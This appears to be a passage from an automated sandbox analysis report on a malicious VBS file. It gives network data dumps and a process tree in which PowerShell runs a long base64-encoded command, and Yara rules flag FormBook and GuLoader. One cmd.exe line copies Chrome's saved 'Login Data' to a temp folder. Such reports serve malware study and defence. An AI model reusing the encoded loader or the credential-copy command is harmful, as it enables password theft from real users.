2022-01-13 13:55:08 UTC	80	IN	<p>Data Raw: c7 da 2d 67 b1 26 f5 bd 20 b5 f9 ea 80 70 c6 f2 2e 82 2f db 21 76 cc 94 7f 06 bb 4d d8 89 36 dd 51 c2 68 db 24 36 31 4f 7d 18 e9 0b 64 2b bb be ad e6 66 65 9a b6 9c 6b 12 be 46 18 75 e5 18 81 92 e5 c7 a2 ce 51 b2 6c 1f e3 52 a5 2f dd 3c 2c a9 ea 72 1a 2c ec 07 79 f4 71 50 90 a2 1e 4b 95 1f ee ea 86 96 ac 98 d1 fa b5 b2 01 6d 7a f2 64 1e 69 24 7b 35 ca fc 32 48 20 8c 8a e8 4c ce 16 07 80 4e be f3 88 ee c6 df 3d 3a 29 51 7d 70 00 2a d8 c5 f5 af 13 f8 d3 43 21 cf 1c f8 97 00 e0 9d 65 bd 88 0f 44 f3 a5 62 a4 fd bf 21 78 c9 f4 f3 be 00 35 8a 33 cc 83 69 00 23 b4 3b c6 76 07 4f 89 1f 6c a7 4c ff 1e f4 72 0f c0 b1 0e bf 0f 69 2b fa 8f 3d 37 9e 74 f2 29 94 3e f4 30 37 36 76 ca d9 22 76 e7 a9 9e 34 04 d5 0a 74 b0 21 14 8f c3 77 2f bb 87 aa 89 2e db  Data Ascii: -g &amp; p.!/vM6Qh\$61O)dfekFuQIR/.r,yqPKmzd\$(52H LN=)Qjp*CleDbOO53##;vOlri+=7t&gt;076v"v4t!tw.</p>
2022-01-13 13:55:08 UTC	96	IN	<p>Data Raw: af ed 67 8f 7c 1c 81 af 9c fe 18 64 94 00 3f d8 8c e3 42 de 0d f2 a1 cc c3 e1 87 5b 3a ef 6e 23 a6 92 4c 59 a4 32 9a 6a 78 52 b4 ed 86 1d 0f 6d d5 3a 8c 10 df 2b 9a 18 c8 a2 26 8f e1 83 e6 c0 bd db 31 7d 2f 7b 45 64 28 ee a2 e6 74 4b 14 9f 9a a7 74 5b ca 43 38 86 d0 1d af dc 91 d3 93 b1 0f 8b 35 7b 1e bf ab 6b 1b 95 67 3c b0 23 18 4c 81 45 af 63 ff 00 d8 ef 15 7b 2f c4 2f 07 20 9b 70 ff 04 ef 58 b2 13 4a 24 91 b3 a6 9f ad a3 f4 b6 04 98 69 b4 d0 2b 0f 08 ff 5b ac 2a 7a 26 4a 2c ec 48 9b bd 98 88 bf at 71 5a c1 65 4d ec 94 67 01 bf a4 6e 3d 4d ca 79 26 85 97 b7 bc d3 45 03 14 83 f0 80 c3 0b 01 4b c4 2f c1 b0 a7 e0 09 ab 05 0d 82 e9 10 36 57 d8 58 2e 4e 23 cb 74 2b 31 83 0d 99 01 1e 13 90 5e 05 23 2c f3 88 c4 0e 50 a0 c4 5d b8 c4  Data Ascii: gl'd?B[n#LY2jRm:+&amp;1){Ed(tKt C85[kg&lt;#LEc{// poXJ\$i+[z&amp;J,HqZeMdpn=My&amp;EK/6WX.N#t+1^#,P]</p>
2022-01-13 13:55:08 UTC	112	IN	<p>Data Raw: a9 8f f9 d4 9f a8 1e f5 c4 b6 4b 77 5b f3 7c 48 01 65 76 9c a3 62 7c 96 45 57 54 07 30 52 92 c2 57 e3 35 cf af 99 95 48 df 59 87 d8 55 99 b8 d2 1a 6d af 22 b2 28 bc 0c ef b6 63 22 37 d2 21 e1 54 d1 6c 57 64 4b 92 d6 ae 50 c8 ed 10 45 7e 9d 85 c6 2b 88 28 59 82 00 8f 2d 2c 7c 3b b6 f8 36 07 10 7f 96 0b 2a be 66 99 6e e7 b8 a9 ea 15 1b fa b8 2a 1f d8 e1 20 c6 53 a1 ef 3c 34 70 af a0 a4 86 ce 4e ed 07 4d e3 0d cf 50 c6 6e 04 co ed 2b d7 7c 50 c9 2b a6 05 7f ad 66 53 10 d6 32 d6 b3 e2 df b4 dd b6 2b cf 2f 8a 9b 26 6c d5 70 e4 31 49 33 7a ad 36 f2 2e 29 01 0f 54 e1 f7 11 a1 a2 24 bf b7 a1 b6 58 08 f4 e8 b1 4a 0c a3 c6 04 59 be 71 73 3b 9c fa df 9b 73 1d dd e2 5f 80 c6 f0 52 bc 88 dc f7 68 bf 54 33 f6 11 07 b7 91 e8 cc 21 56 d3 e3 32 b8 08 b6 b0 38 10  Data Ascii: Kw  Hevb EWT0RW5HYUm"(c"!TIWdKPE~+(Y-,;6fn* S&lt;4pNt&gt;Pn+ P+fS2+/&amp;lpl3z6.)T\$XJ&lt;Yqs;s_Rh T3!V28</p>

Timestamp	kBytes transferred	Direction	Data
2022-01-13 13:55:08 UTC	128	IN	<p>Data Raw: b8 93 ba 7f b0 24 6a 2b 32 c8 e4 5d 74 2f 01 a8 d5 cc 65 05 14 5f 62 82 78 89 3d b4 13 c1 90 fa b0 c6 94 db 72 82 34 57 d0 05 01 b8 07 db 73 23 55 a0 d0 66 45 29 90 3d ec 2d 81 e4 8c 80 f9 3e c8 cb a8 a9 f5 7d 40 70 ef 41 2c c0 ec a4 41 c7 e2 ff b5 2f d1 6c c2 84 3c d8 bf 91 8c 93 23 bf 57 de 41 26 70 6c 79 39 df 2e 4a 3e 30 47 72 a0 62 d5 75 e0 6c 7f 0f e5 d1 3a a3 ee e8 d4 34 53 0e db f2 00 32 60 4c 65 31 6e d4 e2 84 9f 95 f9 5b 64 81 f8 74 82 a7 d1 75 fe ea 07 28 16 3c 4b bd 6f eb 23 08 6a 25 f7 57 54 73 f4 2c 39 67 39 ea ef 58 9a fd f4 c4 2e 7a 9b 43 24 ff c7 93 47 a5 42 29 60 5f ae 35 5e db 8b 55 52 c0 24 91 ae 47 e5 b2 95 7e c4 6e f2 ba 26 2f 82 95 58 b8 40 57 c8 36 23 27 9c bf 3d 5e cd aa d5 9f ec 70 55 52 67 e2 9b ba 99 fd dc fd be c4 c9 bb</p> <p>Data Ascii: \$j+2]l{e_bx=r4Ws##UfE=&gt;WMppA,A/I&lt;#WA&amp;ply9.J&gt;0Grbul:4S2'Le1n[dtu(&lt;Ko#j%WTs,9g9X.zC\$GB)`_5^URSG-n&amp;X@W6#=^pURg</p>
2022-01-13 13:55:08 UTC	144	IN	<p>Data Raw: 36 64 6a ac 7c 66 4f 17 03 97 0c b3 1b 95 ff ca 25 d0 ae 18 41 7c c2 47 23 9f 48 f6 ec 0c 0f 77 a4 fc df 51 17 2a ed fd d4 2b d7 aa 09 2e ca 72 f8 e0 52 7c bc b9 3e ed d8 25 87 8f fa b2 9c 05 1a 3a c7 ec 90 71 56 4e e7 02 28 99 e0 e7 ea 64 08 b3 56 06 6b a2 d0 d2 1e 4f 24 81 b0 41 e8 fc 18 10 50 72 52 8e af 2e 0f 6b db 55 df b1 26 c2 4a ff 99 fe 79 2e 17 14 de dd 68 e9 33 6a c9 e7 8c 24 7f 9b e2 ca 1e 6a 4e 75 ca 69 d5 55 c1 45 d7 78 1f 20 1f fc c3 f4 b1 64 7f 98 09 f3 64 80 d9 6e 8e 2a 88 c0 24 16 44 ac 28 20 ea 9b 69 7d 33 1e 50 3f b4 d3 55 d2 93 77 21 60 c6 d1 4b 06 06 cf fe ba 23 32 32 1b da b5 d2 cc a1 2e 5c e5 78 9c 6a 8c 68 75 d6 2e c5 cf 4c 38 f4 28 69 f7 33 a9 59 39 47 d2 c2 63 b8 48 03 78 1a 77 a6 92 d2 bb 08 ec 60 7a ef 5e c7 a6 90 c9 9a f0 8e</p> <p>Data Ascii: 6djffO%A G#HwQ*.rR&gt;%:qVN(dVko\$APr.kU&amp;Jy.h3j\$juIEx ddn*\$D( i)3P?Uw!`K#22.\xjhul8(i3Y 9GcHxw`z^</p>
2022-01-13 13:55:08 UTC	160	IN	<p>Data Raw: 7d 47 1f 4c ab f9 a3 db 35 53 d7 5c 0f 47 ac 58 73 6d 08 38 0a c4 d4 5e 9c 17 9f 5b 44 2f ae e7 b3 41 e2 73 2f 9f db 43 1a 7a 50 25 6b 4b 0c 30 77 a6 37 5b 1c 54 12 93 54 12 9a 0e 28 51 c3 fb f8 81 22 69 30 3b 50 9d 2a 2d 15 54 09 9c 2b cb 4d 1b d1 25 e5 6d e6 12 67 b2 df 55 c2 19 24 01 af c3 dc 57 1d 20 11 bc ca 9b 30 2c d3 04 a9 e2 e0 e6 e3 1c 24 7c 1a db 88 94 89 5d 68 b2 62 33 aa f4 0f dc 6c 16 1f 71 56 c4 49 2f 4b 5b b6 4a 20 e5 98 c3 6f 1b 3a f7 a4 b8 54 50 4c 89 74 52 23 43 f6 2d 29 6d 7f 78 a6 57 9e f9 97 0a a1 20 88 fo 33 3f 81 d6 2a 72 1a 30 63 26 2c 54 14 48 e8 54 b8 c9 8a cc c1 33 e8 78 b3 28 98 79 34 d8 d1 39 66 80 dc 44 a6 b5 ef ea bc 6b 86 cf 48 b5 a8 14 47 64 5a 3e 39 c1 cb o 51 06 c0 87 c4 fb be fd c9 3a 28 f4 72 3a bb d0 a2 e1 22 56</p> <p>Data Ascii: }GL5\$IGXsm8^ D/As/CzP%kK0w7[TT(Q"i;P*-T+M%mgU\$W 0,\$]hb3qVI/K[J o:8Z@tR#C-)mxW 3?*r0c&amp;,&amp; TT3x(y49fDkHGdZ&gt;9Q:(r."V</p>
2022-01-13 13:55:08 UTC	176	IN	<p>Data Raw: 66 97 fc 5c fd 9b 8c 82 88 ba 99 b5 4d 87 13 6c 74 08 75 51 bc 5d 88 b3 27 5b 2b 44 5f ac b2 3c b9 c0 3c 43 2d b6 58 fe 3b 6d 39 54 66 6b 13 43 05 b2 b0 67 7d a4 2c ce a4 59 02 3c 8a e4 05 ea 50 b2 2d 53 96 36 04 84 5b d0 a7 f7 31 c8 2e 25 85 de 78 eb da 9c 4e 1d 90 0d e1 ca 8a d8 53 37 8b 6a 79 0d 05 f4 20 a7 76 4f 8a 3a 9e 14 a3 db d5 d2 b4 26 61 d0 4c 62 9a 92 73 74 0a 2b 4c d4 fc 7e 0d 3a ea de 40 1a c3 db b5 57 99 83 fc 1e ba c4 27 32 94 80 c4 44 f4 2b 89 c6 29 ee 83 40 ec da a8 f0 03 c7 c0 bd b2 35 68 da 1c a9 b7 53 52 e7 3b e1 1f ad 14 b0 06 97 86 aa 1a 30 24 6f ca 95 3f 86 00 19 bd 5e a2 fb f5 ee f5 d1 of 27 27 79 1f ed a7 42 e6 3d 9c e5 17 29 5c 4a 0d ea 77 c3 8b 2c 30 0b 72 5f 19 fa 87 8a a8 2b 56 72 c5 2b 26 79 25 fd 34 7f ae 43 5d 49 db 8d 51</p> <p>Data Ascii: fMLtuQ][+D_&lt;&lt;C-X;m9TfkCg,Y&lt;-P-S6[1.%xNS7jy vO:&amp;aLbst+L~:@W'2D+@)@5hSR;0\$o?^"yB=)Jw,0r _+Vr+&amp;y%4C]IQ</p>

## Code Manipulations

## Statistics

### Behavior

 Click to jump to process

## System Behavior

### Analysis Process: wscript.exe PID: 7072 Parent PID: 3440

#### General

Start time:	14:53:50
Start date:	13/01/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\MTIR22024323_0553381487_20220112120005.vbs"
Imagebase:	0x7ff61a070000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

## File Activities

Show Windows behavior

**Analysis Process: powershell.exe PID: 6420 Parent PID: 7072**

## General

AVAAgAE4ATwBOAEMAQQBQAEkATAAgAFYAAqBjAHQAbwByAGkAYQBuADMAIA CAFJATgBEAEUAVgBJAE4AUwAgAE0AeQB6AG8AZAAgAEIAdQBzAGgAZwBhAHM AdABIAHIAIBmAGkAcwBzAHUAcgBIACAAVwBoAGUAcgBIAGUAQAgAGYAAqB lAGwAZABtAGEAbgAgAEMAbwBsAGEAdQB4AGUAdAAyACAARQBsaAHUAYwAyACA AZQBsaAG8aaQBrAG4AAQBuAGcAQZQAgAFMAdgByAHQAZQBuAGQAZQAgAGgAAzQB tAG0AZQBsaACAAVABBAEwARQPACAAUgBrAGUAYgBpACAAUwBUEoAWQBMAEw AQQBQAEQUwAgAEsaCgB5AHMAdABhAGwAIABsAGkAzwBIAHMAawBIACAAUwB hAG0AbQBIAG4ANgAgAFQAcgBpAGcAZw0AACAAbzAHKAawBvAHQAZQBRA AQwBPBPE0ARQBEAE8AIABIAHUAbAbVAGcAaQbjAGEAbAAgAE0AYQByAGsAIAA NAoAJABiAGkAZAbYAGEAZwBzADQAPQBbAGIAaQbKAHIAYQBnAHMAMQbdAdO AOgBDHIAZQBhAHQAZQBGAkABIAEEAKAAkGIAaQbKAHIAYQBnAHMAMQdAdO sADIAMQA0AdcANA4ADMANgA0AdgALAAxAcwAMAAsADMALAAxADIAOOAsA AQKQANAAoIwBDAG8AYwBvAG8AbgBAGQANgAgAFYAAqBhAHQAAQbjAGEAZAB IACAAQb0AGUAcgBhAHQAAQb2AGIAIBhAHYAAqBzACAAASwByAGUAbAbYAGU AcgBIAGYAIAbVAGIAagBIAgSAdAbRAG8AZAAgAHQAYQBsaAGkAdABIACAAwb pAGoAZQgAE0AYQbjAHIANQAgAEcAdQbpAgwAbAbvAHQIAbQAFIARQBEAE8 AUABTACAuWb1AGMAYwB1AG0AYgBpA0ANQAgAA0ACgBUAGUAcwB0AC0UAB hAHQAAAgAClAbwB2AGUAcgBjAG8AbgAiACAADQAKACQAYgBpAGQAcgBhGc AcwA1AD0AMA7AA0AcgAjAFcAZQbKAGcAZQb0AGEAaQbsACAuUbhAHQAAQ 2ACAATgBvAHQAYQB0AGUAcwBkAHIAaQAgAE4ATwBOAEgASQBFAFIAIBGAGk AbABIAHQIAbZAHQAAQbMAGYAAbsAGUAYwBhAdgAIABGAGwAdQbIAGsAbwB IACAAQb0AGUAYwB0AHIANQAgAEkAbgBAGKAcbW0AGEAYQBIAG4AIABSA AYgBoAGEAaAbiAGkAZAbYADEIAANAAoAVABIAHMAdAAtAFAAYQB0AGgAIAA iAGoAbwByAGQAYgByAHUAZwBIAHQAAgAgAA0AcgbAGIAQbKAHIAYQBnAHM AMQBdAdoAOgBSAGUAYQBKAAYAAQbsAGUAAKAGIAaQbKAHIAYQBnAHM sACQAYgBpAGQAcgBhAGcAcwAzAcwAmgA2AdcAMQAxAcwAwBwByAGUzgB AYgBpAGQAcgBhAGcAcw1AcwAMAapAA0AcgAjAGMAYQByAGIAbwAgGoAYQB wAG8AIAbtGkAcwBmAcaATQbhAGYAZQA5ACAaawBvAG0AbQB1AG4AZQBzAGY AAQAgAFcAYQByAHIAZQBkAGQAZQbsADEIAbHAGMAZQB0ACAAQbVwBvAGEAcw 0ADIAIBzAHQAYQB0AHUAIBJAG0AcAbIAQgAMgAgAEwAaQb0AHQAZQByADM AIABzAGMAaQByAHIAaAbvAHUAcwBzACAAvwBhAGkAawBsAHKAYwBvAHUAMw gAG4AZQBwAGUAbgB0AGgAIAb0AG8AcgBtACAATAbnAGUAcwB0AHUAZBIAH IAIAEAGUAcBvAG4AZQbYADYIAIBBAEsAVAbJAFYAAwBUE8ARqAgAFMabAB IAQUAIABVAG4AaQbUAHQAcgAfIAYQBkAGkAbwBhAHMAdAAgEEAZgB2AGE AbgBkAHIAZQAYACAACwBhAGQAZQbsAHQAYQBzACAATABPAFYAtwAgIAzQB kAHUAIAbnAGwAbwBzAHQAcgBLAHAAIAbNAEEAQwBVAFMASBMAEEAUQAgAFU AbgB0AHIAbwB0AdcAIAANAAoAVABIAHMAdAAtAFAAYQB0AGgIAAAIEIAZQB zAGcAZQbUAdkAlgAgAA0AcgBUAGUAcwB0AC0UABhAHQAAAGACIAUgBIAHQ AZQBsaAGwAaQbUAClIAIAANAAoAVABIAHMAdAAtAFAAYQB0AGgIAAAfMaeQB zAHQAZQBtAGYAdQaIAAACDQAKAFQAZQBzAHQALQBQAGEAdAb0ACAAIlgB AVABFAFIAUABJAFQASgBPACIAIAANAAoAVABIAHMAdAAtAFAAYQB0AGgIAAA iAEYATgBHAFMATABFAFIAlgAgAA0AcgBUAGUAcwB0AC0UABhAHQAAAGACI AYgBhAgwAbAbhACIAIAANAAoAVABIAHMAdAAtAFAAYQB0AGgIAAAfUAbgB kAGUAcgAyACIAIAANAAoAVABIAHMAdAAtAFAAYQB0AGgIAAAfHMacAbAHU AaQBrAGUAlgAgAA0AcgBUAGUAcwB0AC0UABhAHQAAAGACIAQbVwBhAAAdAB pAHYAZQBzAGcAmgIAiACAADQAKAFQAZQBzAHQALQBQAGEAdAb0ACAAIlgB AdAb0AGKAYQBzAGUAbgBzACIAIAANAAoAVABIAHMAdAAtAFAAYQB0AGgIAAA iAFMASQBHAekATABMACIAIAANAAoAVABIAHMAdAAtAFAAYQB0AGgIAAAIE8 AUABIAEKATwBMAEEAVAFBFAFIlgAgAa0AcgBUAGUAcwB0AC0UABhAHQAA gACIAdAbYAG4AaQbUAAGcAcwAIACAADQAKAFQAZQBzAHQALQBQAGEAdAb0ACA AlgBFAYQbJAHUAYQB0ACIAIAANAAoAwBvAGkAZAbYAGEAZwBzADEAXQA 6ADoAQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIAbwBjAFcAKAAKAGIAaQbKA AYQBnAHMAMwAsACAAAMAsADAALAAwAcwAMAApAA0AcgANAAoA	
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

### File Activities

Show Windows behavior

File Created
File Deleted
File Written
File Read

### Analysis Process: conhost.exe PID: 6452 Parent PID: 6420

General
Start time: 14:53:58

Start date:	13/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### Analysis Process: csc.exe PID: 6840 Parent PID: 6420

#### General

Start time:	14:54:29
Start date:	13/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.cmdline
Imagebase:	0x1140000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

#### File Activities

Show Windows behavior

##### File Created

##### File Deleted

##### File Written

##### File Read

### Analysis Process: cvtres.exe PID: 6920 Parent PID: 6840

#### General

Start time:	14:54:31
Start date:	13/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESS5835.tmp" "c:\Users\user\AppData\Local\Temp\ej2xf2fu\CSC2BA07324D1EB47AD834E18C884AF81E4.TMP"
Imagebase:	0x1040000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

#### File Activities

Show Windows behavior

### Analysis Process: ieinstal.exe PID: 5244 Parent PID: 6420

#### General

Start time:	14:54:52
Start date:	13/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x150000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

### Analysis Process: ieinstal.exe PID: 4540 Parent PID: 6420

#### General

Start time:	14:54:53
Start date:	13/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x150000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

### Analysis Process: ieinstal.exe PID: 6256 Parent PID: 6420

#### General

Start time:	14:54:54
Start date:	13/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x150000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.602508277.0000000002C90000.00000040.00020000.sdmp, Author: Joe Security</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.602508277.0000000002C90000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.602508277.0000000002C90000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group</li> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.606173802.000000001E9A0000.00000040.00020000.sdmp, Author: Joe Security</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.606173802.000000001E9A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.606173802.000000001E9A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group</li> <li>Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000012.00000000.495265082.000000002D00000.00000040.00000001.sdmp, Author: Joe Security</li> </ul>
Reputation:	moderate

File Activities	Show Windows behavior
File Created	
File Read	

Analysis Process: explorer.exe PID: 3440 Parent PID: 6256	
General	
Start time:	14:55:09
Start date:	13/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000000.580329800.0000000006624000.00000040.00020000.sdmp, Author: Joe Security</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000000.580329800.0000000006624000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000000.580329800.0000000006624000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group</li> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000000.558838756.0000000006624000.00000040.00020000.sdmp, Author: Joe Security</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000000.558838756.0000000006624000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000000.558838756.0000000006624000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group</li> </ul>
Reputation:	high
File Activities	Show Windows behavior
Registry Activities	Show Windows behavior

## Analysis Process: autochk.exe PID: 5460 Parent PID: 3440

### General

Start time:	14:55:42
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\autochk.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autochk.exe
Imagebase:	0xd60000
File size:	871424 bytes
MD5 hash:	34236DB574405291498BCD13D20C42EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

## Analysis Process: cmstp.exe PID: 3504 Parent PID: 3440

### General

Start time:	14:55:43
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0xeb0000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000002.884036169.0000000000D40000.0000040.00020000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000002.884036169.0000000000D40000.0000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000002.884036169.0000000000D40000.0000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000002.884961928.0000000000D70000.0000004.00000001.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000002.884961928.0000000000D70000.0000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000002.884961928.0000000000D70000.0000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000002.879710590.0000000000630000.0000040.00020000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000002.879710590.0000000000630000.0000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000002.879710590.0000000000630000.0000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group</li></ul>

### File Activities

Show Windows behavior

#### File Read

#### Registry Activities

Show Windows behavior

## Analysis Process: cmd.exe PID: 5276 Parent PID: 3504

### General

Start time:	14:55:55
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### File Activities

Show Windows behavior

#### File Created

#### File Written

#### File Read

## Analysis Process: conhost.exe PID: 5228 Parent PID: 5276

### General

Start time:	14:55:56
Start date:	13/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

## Analysis Process: ieinstal.exe PID: 3232 Parent PID: 3440

### General

Start time:	14:55:58
Start date:	13/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\internet explorer\ieinstal.exe"
Imagebase:	0x150000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

## Analysis Process: ieinstal.exe PID: 6084 Parent PID: 3440

### General

Start time:	14:56:06
Start date:	13/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\internet explorer\ieinstal.exe"
Imagebase:	0x150000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

## Analysis Process: explorer.exe PID: 6392 Parent PID: 6024

### General

Start time:	14:56:16
Start date:	13/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\explorer.exe" /LOADSAVEDWINDOWS
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

## Analysis Process: explorer.exe PID: 6664 Parent PID: 2156

### General

Start time:	14:57:18
Start date:	13/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\explorer.exe" /LOADSAVEDWINDOWS
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

## Disassembly

### Code Analysis